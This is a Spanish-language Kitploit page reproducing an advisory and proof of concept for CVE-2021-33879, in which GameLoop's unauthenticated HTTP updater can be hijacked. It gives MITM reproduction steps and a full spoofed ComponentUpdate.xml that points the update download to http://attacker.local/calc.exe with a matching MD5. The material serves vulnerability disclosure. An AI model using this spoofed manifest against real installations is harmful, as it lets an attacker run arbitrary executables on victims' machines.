Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
cve-2021-33879 — MITM de actualización de GameLoop | Kitploit
Herramientas/GitHubGitHub/mmiszczyk/cve-2021-33879
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAnálisis de MalwarePruebas de PenetraciónSeguridad de Cadena de Suministro
GitHubmmiszczyk/cve-2021-33879

cve-2021-33879

MITM de actualización de GameLoop

Ver Repositorio
1180hace 5 añosAún no revisado
Compartir

CVEID: CVE-2021-33879

Nombre de los productos afectados y versiones: GameLoop (todas las versiones anteriores a 4.1.21.90)

Tipo de vulnerabilidad: CWE-494: Descarga de código sin verificación de integridad


Resumen

GameLoop es un emulador de Android desarrollado por Tencent. Dispone de un mecanismo de actualización que no está cifrado ni autenticado (salvo por hashes MD5 que, en este exploit, pueden ser controlados por el atacante), lo que permite a un atacante en posición MITM interceptar y enviar sus propios paquetes de actualización, que serán ejecutados en la máquina de la víctima.

Descripción

Tencent GameLoop anterior a 4.1.21.90 descargaba las actualizaciones a través de una conexión HTTP insegura. Un atacante malicioso en posición MITM podía falsificar el contenido de un documento XML que describe un paquete de actualización, reemplazando una URL de descarga por otra que apuntara a un ejecutable arbitrario de Windows. Dado que la única verificación de integridad era la comparación del checksum MD5 del archivo descargado con el contenido en el documento XML, el ejecutable descargado se ejecutaba entonces en la máquina de la víctima.

Reproducción

  • configurar el entorno del atacante:
    • montar un servidor web, colocar su payload ejecutable en él y calcular su hash MD5
    • montar un proxy y configurarlo para interceptar las peticiones a ComponentUpdate.xml
  • configurar el entorno de la víctima:
    • configurar la conexión a internet a través del proxy del atacante
    • instalar una versión vulnerable de GameLoop
  • víctima: forzar la comprobación de actualización
    • ejecutar GameLoop
    • hacer clic en 'Update' desde el menú hamburguesa
  • atacante: modificar ComponentUpdate.xml (poner la url, md5 y filesize apropiados de su payload)
<?xml version="1.0" encoding="utf-8"?>
<UpdateConfig>
	<GlobalConfig>
		<Item name="UpdateEnable" Value="1" />
	</GlobalConfig>
	<UpdatePolicy>
		<PolicyItem id="1" Enable="1" AutoUpdateRate="1" ManualUpdateRate="100" MatchUpdateOperation="2" Weight="4">
			<Condition Method="Or">
				<MatchSupplyId Type="market" MatchResult="0" Start="3.10.199.100" End="4.99.999.999" />
			</Condition>
		</PolicyItem>
	</UpdatePolicy>
	<UpdateOperation>
		<OperItem id="2" inherit="0" Desc="This is a malicious update" Title="Malicious update" text="I could serve you ransomware but I'll just spawn calc">
			<Item Type="market" url="http://attacker.local/calc.exe" md5="c4cb4fdf6369dd1342d2666171866ce5" version="5.10.199.100" filesize="32768" />
		</OperItem>
	</UpdateOperation>
</UpdateConfig>

  • víctima: hacer clic en 'Update Now'

Update prompt


  • el payload del atacante debería ejecutarse ahora en la máquina de la víctima

Payload executed

Remedio

Instalar una versión más reciente de GameLoop.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    259
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →